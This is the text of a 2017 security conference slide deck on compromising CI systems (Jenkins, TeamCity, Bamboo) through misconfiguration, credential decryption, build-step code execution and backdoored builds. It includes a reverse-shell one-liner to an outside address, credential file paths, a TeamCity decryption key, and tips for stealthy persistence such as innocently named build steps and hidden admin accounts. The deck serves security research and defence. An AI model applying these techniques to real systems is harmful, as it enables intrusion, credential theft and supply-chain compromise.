Continuous Integration, Continuous Compromise

WESLEY WINEBERG BSIDES VANCOUVER 2017



Outline

- What's a CI?
- Common Misconfigurations (and how to abuse)
- Code Execution By Design!
- Slaves and Masters Pivoting
- Backdoor The Builds[™]

About – Wesley Wineberg




- Previously: SCADA, Smart Grid, Medical Devices, Stunt Hacking
- More Recently: Microsoft Azure[™] Red Team
- This research done independently



Build Systems – Unofficial History

Back in the day...

- Code Repository
- Build Server
- Iterative Builds Need to avoid "breaking" the build
- Testing done after build
- Deployment is someone else's job



Build Systems – Historical Hacking

Compiler Backdoors

- Karger & Schell 1974
- Ken Thompson 1984
 - Reflections On Trusting Trust
- Theory of these attacks hasn't really changed
- Few actual real world attacks

Build Systems – Modern Day

Now:

- DevOps: Everyone's doing it
- Cl: Continuous Integration
- CD: Continuous Delivery
- CD: Continuous Deployment
- CD: Compact Disc
- Infrastructure Automation
- Instrumentation, Monitoring, A/B Testing, etc.



Build Systems – Modern Day

Now:

Cl: Continuous Integration



CD: Continuous Deployment



Infrastructure Automation







Dev Ops – Illustrated / Tangent

V1.1 CONTINUOUS INTEGRATION			
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	CONTINUOUS DELIVERY	V	
		AUTOMATIC DEPLOY	
	CONTINUOUS DEPLOYMENT		
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Source Control	Build	Staging	PRODUCTION
COMMIT CHANGES	RUN BUILD AND UNIT TESTS	DEPLOY TO TEST ENVIRONMENT RUN INTEGRATION TESTS, LOAD TESTS, AND OTHER TESTS	DEPLOY TO PRODUCTION ENVIRONMENT

Are you in management and just want to know what to buy to keep your datas secure?

- Yes please tell me
- 🔹 Explain like I'm 5
- We'll work on our synergies later, I'm leaving to do shots with the sales people




Dev Ops – Attackers Perspective

- DevOps: Everyone's doing it
 - Rush to do devops without thinking through security implications
- CI: Continuous Integration
 - Continuously compromised compilers
- CD: Continuous Delivery
 - Software that is untrusted from day 0
- CD: Continuous Deployment
 - So much for that segmented, secure production environment
- Infrastructure Automation
 - Use this one cool trick to backdoor all servers at once



Dev Ops – What It Means For Security



Dev Ops – What It Means For Security

Internet Hosted Systems

AWS

Keys


We'll Test In Prod

Code Full Of Vulns

Our Target – Cl Systems

- Cl systems are the start of the chain of trust
- Test automation usually involves lots of creds
- Packaging including code signing done here
- Often CI systems are used as CD systems, or are very tightly coupled
- Like all areas of dev ops, most of these systems have had very light security review

CI Systems Reviewed



Bamboo


Let's Get Practical COMPROMISING CL SYSTEMS

CI: Continuously Misconfigured

- You don't need "vulns" to hack CI systems. They are always* misconfigured
- Successful CI products are highly configurable and adaptable
 - Dev and build environments are always giant kludged together messes. Cl needs to work with this.
- Complexity and Security are opposites
- For CI systems, install defaults themselves are often insecure

*I can't prove a negative, but I'm fine with sweeping generalizations

Your company has at least one CI system, and it's definitely misconfigured. Better hope it's not internet accessible.



Default Configs - Jenkins

- Jenkins (Hudson) is almost a decade old
 - Security was not an original concern/priority
- In the last couple years, significant security improvements made
 - How old is your install?
 - Is its config from a time when the defaults were terrible?
- Default server listens on port 8080
- Fresh install forces user defined or strong admin password
- User registration disabled by default, but all users are admins
- Plugin bundle recommended during install
- Build slave installed onto build master server

Historic Configs - Jenkins

• For example, some of these used to be defaults..

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Prevent Cross Site Req	uest Forgery exploits
Crumbs	Crumb Algorithm
	Default Crumb Issuer
	Enable proxy compatibility
Hidden security warnings	
This section allows you to disable Security warnings	warnings published on the update site. Checked


Rules can be tweaked here

Default Configs – Team City

- Default server listens on port 8111
- User is forced to choose an admin username / password
- User registration enabled by default
- All users inherit "Project Developer" permissions
- Unidirectional slave communications default
- Build slave installed onto build master server

Default Configs – Bamboo

- Default server listens on port 8085
- User is forced to choose an admin username / password
- User registration enabled by default
- New users are put in "bamboo-user" group
- Bamboo-user group can only view
- Bamboo-admin is the only other group by default
- "Resolve artifacts content type by extension" XSS
- Build slave installed onto build master server




19,422 Hosts Online

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...or at least 3,446 Hosts Online

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3,251 Hosts Online – Shodan doesn't know port 8111?



2 Hosts Online

Internet Connected CI

Just because you can, doesn't mean you should

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Background: Doing a privately contracted pentest, find "Nahamsec" already on their online CI server. Ruh-oh.

Common Misconfigurations To Look For


Let's say your CI system isn't just install defaults...

- User registration: Even low permission user = disaster
- "Anonymous" access
- All Developers have full admin access
 - Or even project admin access!
- Different projects (of different trust) sharing the same build nodes and system
- Build credentials having unlimited access: SSH creds, AWS keys, AD accounts, etc.
- Plugins: Like Wordpress plugins, but for Cl
 - Some plugins expose creds similar to the above bullet
 - Some plugins are just poorly written and full of vulns

Common Misconfigurations To Look For


Say you only have read only access:

- List the users on the system
 - Guess weak passwords
- Attempt to list API / OAuth keys instead



Credential / Secrets Storage

- Each CI system protects credentials differently
- Generally if you can read a stored credential you already have admin access or other means of extracting it
- Once gaining admin, no reason not to collect all the creds however...



Credential Storage – Jenkins - Old

- Master key
 - /var/lib/jenkins/secrets/master.key
- Secret key (per project)
 - /var/lib/jenkins/secret.key
- Both keys used to form AES decryption key
- <u>https://github.com/tweksteen/jenkins-</u> <u>decrypt/blob/master/decrypt.py</u>
- You can also just use the script console in Jenkins to do it – probably leaves more evidence of your hacking in the logs though

Credential Storage - TeamCity

- TeamCity treats credential "files" (say an SSH key) different than credential "strings"
- Credential *files* are unencrypted
- Credential *strings* are triple DES encrypted then Base64 encoded.
- Decryption key: 3d160b396e59ecff00636f883704f70a0b2d47a7159d3633
- Link to Python decryption script at end of presentation
- TeamCity said it was fine to disclose key

Credential Storage - Bamboo

- Stored in the database used by Bamboo
- AES encrypted, CBC mode
- /var/atlassian/application-data/bamboo/xmldata/configuration/cipher/cipher.key_0
- Database Bandana table:
 - com.atlassian.restricted.instance.cipher.key_0
 - com.atlassian.restricted.instance.cipher.iv_0
- Xor local filesystem + DB keys together
- Link to Python decryption script at end of presentation

System Permission - Jenkins

6 different Authorization schemes

- Anyone can do anything (ie no auth)
- Legacy mode
- Anonymous user have read access
- Logged-in users can do anything
- Matrix-based security
- Project-based Matrix Authorization Strategy
- What to look for:
 - Custom auth providers which don't tie in properly to matrix-based security.

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System Permission - TeamCity

- 4 standard permissions levels:
 - Project viewer Read only
 - Project developer Can start build, supply params
 - Project admin Full control of project
 - System admin Full control of everything
- What to look for:
 - Nested / default permissions groups. Users inherit both global and per-project permissions
 - While "project developers" can't modify build steps, they can supply params like the env.PATH variable
 - "Project admin" gives RCE and all project creds via the project backup option

System Permission - Bamboo

- 2 default permissions groups:
 - User
 - Admin
- 4 permissions levels
 - Access, Create plan, Create repository, Admin
- What to look for:
 - Projects can be viewed with no auth by default
 - Auth groups not changed, all developers are made admins
 - Plan creation permissions

A significant amount of tuning is required to prevent a normal developer from having admin-like access on the CI system

- Limit which devs have access in the first place
- Segment CI systems



Plugins – Gold Mine of Vulns

- Jenkins CVE-2015-5298
- <u>https://wiki.jenkins-</u> ci.org/display/JENKINS/Google+Login+Plugin
- https://accounts.google.com/o/oauth2/auth?clie nt_id=733205151337tq1337b.apps.googleusercontent.com&redirect_ uri=https://jenkins.example.com/securityRealm/fi nishLogin&response_type=code&scope=profile% 20email&state=NTk1ZmQ1MWUtYz1337Z0&hd=e xample.com

Build Me A Remote Shell!

All CI solutions let "project administrators" add a task to just execute a command.

- Jenkins:
 - Build step: Execute Shell
- TeamCity:
 - Runner type: Command Line
- Bamboo:
 - Task: Command Add new Executable

Then just run:

- bash -i >& /dev/tcp/10.0.0.1/31337 0>&1
- Random Powershell[®] magic

Slave to Master Pivoting

- (Please think of "slave" as "node", and "master" as "coordinator" if you prefer)
- If you can define trigger a custom build, you can get code exec on a slave host
 - This, if nothing else, will let you compromise any future builds on that slave
- If a build slave is running on the build master server, then you can directly compromise the master
 - Unless it is running under a different user account
- If slaves are segmented, there are still paths back

Slaves and Masters - Jenkins

- Like everything Jenkins related, there are 4 different slave protocols (and 2 "CLI" protocols)
 - Older versions of the protocols are unencrypted
- An option (default now) for access control over what a slave can access on the master
 - Previous versions allowed a slave full control (basically remote code exec) on the master

Slaves to Masters - TeamCity

- Two models for slaves on TeamCity:
 - Unidirectional Slave polls for actions
 - Bidirectional (XML-RPC) Master sends slaves actions
- Slave authentication is neat:
 - Any host can register as a slave
 - Host can pick its own name (say pretend to be another host)
 - Admin has to look in the list of unregister hosts and approve new ones (DoS opportunity here)
- Slaves are limited in what they can access on the master
- Communications are unencrypted by default
 - TeamCity recommends using a secure environment as plain HTTP is faster??

Slaves to Masters - Bamboo

- Bandana protocol
- Slaves cost money
- Still need to investigate protocol and auth




Backdooring the Build Process

The obvious way: Add a new build step

- Insert the step between the build and the test stages
- Or between the test and the artifact collection stage
- At least give it a innocent name, like "unit test collection", or "static security analysis".

Say you're a developer and you see a new build step...

- Do you ask your coworkers?
- Ignore it and hope someone else questions it?
- Tell your boss you got hacked? Yeah right.



Backdooring the Build Process

The better way: **Plugins**

- CI systems are designed to be extensible, so, extend!
- Configure the plugin to run against every job without requiring changes to the build jobs themselves
- Jenkins example will be posted

Backdooring the Whole System

The best offense... Is plausible deniability!

- We've just covered a ton of ways that the configuration of these systems can go wrong.
- Once you're admin, make some of the configuration go wrong!
 - Turn off CSRF protection in Jenkins / Bamboo
 - Add some "test" accounts that aren't admins but have full admin permissions
 - Allow slaves more control over master
 - Add additional auth providers
 - Generate additional API/OAuth tokens




Continuous Compromise

A proper backdoored compiler will backdoor all new versions of the compiler

Applied to CI...

*This is animated in the PPT version



In Summary

- It's probably impossible to fully secure a CI system
- It's also probably impossible to clean up a previously hacked CI system without a complete fresh install and fresh configuration
- Don't put your CI systems on the internet
 - At least throw an auth proxy in front of them
- How much trust do you have in the output of your CI?
 - Would you ever know if code was backdoored from the start?

Want more?

Great talk on hacking CI systems at Blackhat EU 2015: <u>Nikhil Mittal - Continuous Intrusion: Why CI Tools</u> <u>Are An Attackers Best Friend</u>

 Just about everything in that presentation applies to the current versions of the CI systems. ⁽³⁾ Slides and tools online at: http://exfiltrated.com/research.php

(Eventually)

Contact: wesley@exfiltrated.com

QUESTIONS?



Image Credits:

<u>https://avatars0.githubusercontent.com/u/10986514?v=3&s=400</u> <u>https://d0.awsstatic.com/product-marketing/DevOps/continuous_integration.png</u> <u>http://courses.ischool.berkeley.edu/i255/f03/resources/CvsEclipse/cvs.eclipse.2-</u> 1.AddToCVSVersionControl.png

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